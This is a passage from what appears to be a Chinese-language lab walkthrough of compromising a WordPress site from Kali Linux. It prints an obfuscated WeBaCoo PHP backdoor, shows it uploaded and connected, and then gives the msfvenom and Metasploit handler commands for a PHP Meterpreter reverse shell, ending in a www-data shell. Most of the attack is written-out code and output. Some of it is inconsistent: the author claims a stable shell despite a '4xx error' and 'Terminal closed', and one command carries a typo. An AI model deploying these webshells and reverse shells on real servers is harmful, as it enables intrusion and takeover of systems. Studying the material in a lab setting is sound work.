1.txt           2022-04-04 18:17 5.4K  kali-burpsuite.desktop      terminator.desktop
33.exe         2022-04-06 02:38 774  marshalsec-0.0.3-SNAPSHOT-all.jar  test
39646.py       2022-04-06 02:38 774  message2.jpg                 test.php
easy-creds-2021-06-20-1005  note                       vulhub
exp.class      2022-04-06 02:38 774  pass.txt                     webacoo.php
exp.java       2022-04-06 02:38 774  php-reverse-shell.php       weblogic_CVE_2020_2551.jar

(root@kali) - [~/Desktop]
# cat webacoo.php
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T
0 9 L S U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C g p 0 3 N 5 c 3 R l b S h i Y X N l N
j R f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X
R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1
0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9
D T 0 9 L S U V b J 2 N w J 1 0 p 0 2 9 i X 2 V u Z F 9 j b G V h b i g p 0 3 0 = "))); ?>
```

可看到webacoo也是通过特征混淆了php木马，但是没用weevily免杀性能好！

2) 后台页面上上传该PHP后门



访问是否上传成功:



成功上传!

3) 远程连接执行PHP文件

```
webacoo -t -u https://192.168.40.152:12380/blogblog/wp-content/uploads/webacoo.php
```

-t 建立远程“终端”连接 (需要-u)
-u URL 后门 URL

```
(root@kali)-[~/Desktop]
└─# webacoo -t -u https://192.168.40.152:12380/blogblog/wp-content/uploads/webacoo.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as ...

[-] 4xx error server response.
Terminal closed.
```

成功获得shell, 该shell很稳定!

6、Msfconsole上线webshell

Metasploit项目是一个旨在提供安全漏洞信息计算机安全项目, 可以协助安全工程师进行渗透测试 (penetration testing) 及入侵检测系统签名开发。

1) kali本地生成webshell


```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.40.149 LPORT=4455 -f raw > msf.php
```

--LHOST 为kali本地IP
--LPOR 为连接端口


```
(root@kali)-[~/Desktop]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.40.149 LPOR 4455 -f raw > msf.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes
```

生成成功msf.php木马文件!

2) 后台上传PHP文件



上传成功:



成功上传后需要msf开启监听!

3) msf开启监听

开启msfconsole进入MSF框架:

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter_reverse_tcp
set LHOST 192.168.40.149
set LPORT 4455
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.40.149
LHOST => 192.168.40.149
msf6 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.149:4455
[*] Meterpreter session 1 opened (192.168.40.149:4455 → 192.168.40.152:55890 ) at 2022-04-05 21:50:54 -0400
2022-04-05 02:50 33K
meterpreter > shell
Process 14863 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
ens37  Link encap:Ethernet HWaddr 00:0c:29:5c:cb:e8
      inet addr:192.168.40.152 Bcast:192.168.40.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:832623 errors:20 dropped:19 overruns:0 frame:0
      TX packets:1160802 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:299307464 (299.3 MB) TX bytes:1484947230 (1.4 GB)
      Interrupt:19 Base address:0x2000
```

开启监听后，访问msf.php文件触发，可看到反弹shell成功！